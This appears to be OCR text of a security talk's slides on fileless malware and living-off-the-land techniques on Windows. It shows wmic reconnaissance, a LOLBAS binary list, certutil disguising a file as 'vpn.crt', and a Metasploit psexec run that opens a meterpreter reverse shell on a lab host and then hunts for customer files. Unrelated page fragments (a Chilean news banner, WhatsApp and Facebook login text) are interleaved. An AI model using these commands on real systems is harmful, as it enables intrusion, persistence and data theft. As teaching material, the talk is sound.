
WMI

Windows Management Instrumentation



```
C:\Windows\system32>wmic os get
wmic os get
BootDevice               BuildNumber  BuildType            Caption
e   CSDVersion  CSName       CurrentTimeZone  DataExecutionPrevention_32BitApplications
tionPrevention_SupportPolicy  Debug  Description  Distributed  EncryptionLevel  Foregro
ory  InstallDate                LargeSystemCache  LastBootUpTime             LocalDateT
sMemorySize  MUILanguages  Name
  OperatingSystemSKU  Organization  OSArchitecture  OSLanguage  OSProductSuite  OSType
eratingSystem  Primary  ProductType  RegisteredUser  SerialNumber             ServicePa
Mask  SystemDevice             SystemDirectory      SystemDrive  TotalSwapSpaceSize  To
\Device\HarddiskVolume1  17763        Multiprocessor Free  Microsoft Windows 10 Enterpr
em              MSEDGEWIN10  -420             TRUE
                              FALSE               FALSE        256              2
     20190319034812.000000-420                    20201107024059.940556-420  2020110703
344          {"en-US"}     Microsoft Windows 10 Enterprise Evaluation|C:\Windows|\Devic
  72                  Microsoft     64-bit          1033        256              18
               TRUE     1                            00329-20000-00001-AA236  0
      \Device\HarddiskVolume1  C:\Windows\system32  C:                               32
```

WMI CLI



```
C:\Windows\system32>wmic product get
wmic product get
AssignmentType  Caption                        Description                    Hel
                                          HelpTelephone  IdentifyingNumber
          InstallDate  InstallDate2  InstallLocation                          Ins
urce                                                InstallState  Language  Local
e                     Name                           PackageCache
ackageCode                             PackageName           ProductID  RegCompar
Owner  SKUNumber  Transforms  URLInfoAbout  URLUpdateInfo  Vendor
on      WordCount
1               Puppet (64-bit)                Puppet (64-bit)                htt
nks.puppetlabs.com/customer-support-foss                 {C132DF61-207E-4C59-90B8
2E1A754}  20190319                   C:\Program Files\Puppet Labs\Puppet\     C:\
IEUser\AppData\Local\Temp\chocolatey\puppet\3.8.7\  5             1033      C:\Wi
Installer\15d8f.msi   Puppet (64-bit)                C:\Windows\Installer\15d8f.m
3C012C73-AA19-4D1F-91F3-7C917D8D3BCD}  puppet-3.8.7-x64.msi
                                                           Puppet Labs
        0
1               Microsoft Update Health Tools  Microsoft Update Health Tools
                                                         {56968E15-E9B0-432D-BBE1
D157C5A}  20201106                                                            C:\
s\TEMP\                                             5             0         C:\Wi
Installer\38350c.msi  Microsoft Update Health Tools  C:\Windows\Installer\38350c.
E6ED65AA-663F-4C4B-A85B-E8879EA59DFD}  UpdHealthTools.msi
```


WMI

Windows Management Instrumentation

WMI CLI

WMI

Windows Management Instrumentation




```
C:\Windows\system32>wmic process list brief
wmic process list brief
HandleCount  Name                                                                Priori
ty  ProcessId  ThreadCount  WorkingSetSize
0            System Idle Process                                                 0
    0          1            8192
2050         System                                                              8
    4          90           159744
0            Registry                                                            8
    68         4            24981504
53           smss.exe                                                            11
    300        2            987136
348          csrss.exe                                                           13
    388        9            4038656
168          wininit.exe                                                         13
    456        1            5664768
311          csrss.exe                                                           13
    464        10           4018176
340          services.exe                                                        9
    520        6            6582272
1152         lsass.exe                                                           9
    548        7            12996608
265          winlogon.exe                                                        13
```

Living-off-The-Land(aka LOL)

Legitimate and useful existing tools against target

Monitoring
Backup support
Task automation
Service management
Network management
Account management
Download of legitimate tools




Lolbas(Binaries and Scripts)

Using existing legitimate scripts, binaries and libraries


- powershell.exe
- bitsadmin.exe
- certutil.exe
- psexec.exe
- wmic.exe
- mshta.exe
- mofcomp.exe
- cmstp.exe
- windbg.exe
- cdb.exe
- msbuild.exe
- csc.exe
- regsvr32.exe

- Advpack.dll
- Desk.cpl.dll
- Ieadvpack.dll
- Ieframe.dll
- Mshtml.dll
- Pcwutl.dll
- Shdocvw.dll
- Zipfldr.dll
- Shell32.dll
- Setupapi.dll
- Url.dll
- Zipfldr.dll



```
 Volume in drive C is Windows
 Volume Serial Number is CC89-999F

 Directory of C:\Users\[redacted]\Documents\BSIDES

23/03/2021  12:55    <DIR>          .
23/03/2021  12:55    <DIR>          ..
23/03/2021  12:58                16 Beta_Source_code.py
               1 File(s)             16 bytes
               2 Dir(s)  139,561,930,752 bytes free

C:\Users\[redacted]\Documents\BSIDES>certutil -encode Beta_Source_code.py vpn.crt
Input Length = 16
Output Length = 82
CertUtil: -encode command completed successfully.

C:\Users[redacted]Documents\BSIDES>dir
 Volume in drive C is Windows
 Volume Serial Number is CC89-999F

 Directory of C:\Users[redacted]\Documents\BSIDES

23/03/2021  12:58    <DIR>          .
23/03/2021  12:58    <DIR>          ..
23/03/2021  12:58                16 Beta_Source_code.py
23/03/2021  12:58                82 vpn.crt
               2 File(s)             98 bytes
               2 Dir(s)  139,541,454,848 bytes free
```

Fileless malware attack




Scripts

Libraries

Binaries

Hooking



24horas.cl

Buscar

24 HORAS

SEÑALES EN VIVO

LUNES A VIERNES 9.15 HRS. MOISÉS Y LOS 10 MANDAMIENTOS

RETIRO 10% AFP | BONO CLASE MEDIA | RESIDENCIAS SANITARIAS | MEDIDAS SANITARIAS POR COMUNA | USO DE MASCARILLAS | PREGUNTAS FRECUENTES DE LA CUARENTENA


* Última actualización: 18 Agosto 202

CHILE CONTAGIADOS: 388.855 | FALLECIDOS: 10.546 | ACTIVOS: 15.869

MUNDO CONTAGIADOS: 21.916.639 | FALLECIDOS: 774.720 | RECUPERADOS: 13.911.011

CORONAVIRUS COVID-19


VER MÁS



<#> Your WhatsApp code:

You can also tap on this link to verify your phone: v.whatsapp.com/

Don't share this code with others



facebook.com

facebook

Connect with friends and the world around you on Facebook.

Email or Phone Number

Password


Log In

Forgot account?


Create New Account

Create a Page for a celebrity, band or business.

Persistence with fileless malware




```
powershell -noexit -command &{get-process >
```




```
PS C:\Users\TCS.jaraya> cd HKLM:\
PS HKLM:\> set-location -path HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\
PS HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\> Get-childitem


    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion


SKC  VC Name                           Property
---  -- ----                           --------
  4   0 App Management                 {}
 39   0 App Paths                      {}
  3   0 Applets                        {}
  0   2 Audio                          {EnableCaptureMonitor, EnableLogonHID...
  4   0 Authentication                 {}
  0   1 BitLocker                      {IsBdeDriverPresent}
  0  11 BITS                           {JobInactivityTimeout, JobMinimumRetr...
  0   6 Census                         {StartTime, ReturnCode, RunCounter, M...
 10  17 Component Based Servicing      {EnableDpxLog, EnableLog, NextExecuti...
  7   0 Control Panel                  {}
  5   0 Controls Folder                {}
```

Schtasks.exe




```
Carpeta: \Micro    \Windows\Time Synchronization
Nombre de tare                        Hora próxima ejecución Estado
===================================== ====================== ========
SynchronizeTime                       08/11/2020 1:00:00     Listo
```

Fileless malware attack



```
msf6 exploit(windows/smb/psexec) > show options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                10.0.2.4         yes       The target host(s), range CIDR identifier, or hosts f
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to to be used on target for prett
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SHARE                                  no        The share to connect to, can be an admin share (ADMIN
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               [redacted]       no        The password for the specified username
   SMBUser               [redacted]       no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.5         yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```




```
Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.4:445 - Connecting to the server ...
[*] 10.0.2.4:445 - Authenticating to 10.0.2.4:445 as user '[redacted]' ...
[*] 10.0.2.4:445 - Selecting PowerShell target
[*] 10.0.2.4:445 - Executing the payload ...
[+] 10.0.2.4:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 10.0.2.4
[*] Meterpreter session 2 opened (10.0.2.5:4444 → 10.0.2.4:49742) at 2020-11-06 17:27:01 -0500

meterpreter > shell
Process 5332 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.379]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> █
```

Fileless malware attack

Look for relevant files or data


- PII
- Xlxs
- PDFs
- Backups
- Logs
- documents….




```
d-r---        3/19/2019   4:27 AM                Contacts
d-r---        3/19/2019   4:27 AM                Desktop
d-r---        11/6/2020   2:45 PM                Documents
d-r---        3/19/2019   4:27 AM                Downloads
d-r---        3/19/2019   4:27 AM                Favorites
d-r---        3/19/2019   4:27 AM                Links
d-r---        3/19/2019   4:27 AM                Music
d-r---        11/6/2020   2:26 PM                OneDrive
d-r---        3/19/2019   4:27 AM                Pictures
d-r---        3/19/2019   4:27 AM                Saved Games
d-r---        3/19/2019   4:27 AM                Searches
d-r---        3/19/2019   4:27 AM                Videos
-a----        3/19/2019   4:32 AM              5 .vbox_version


PS C:\Users\IEUser> cd Documents
cd Documents
PS C:\Users\IEUser\Documents> dir
dir


    Directory: C:\Users\IEUser\Documents


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        3/19/2019   4:29 AM                WindowsPowerShell
-a----        11/6/2020   2:45 PM             16 customers.txt
-a----        11/6/2020   2:45 PM             50 servers.txt


PS C:\Users\IEUser\Documents> 
```

Fileless malware attack

Zipping the data



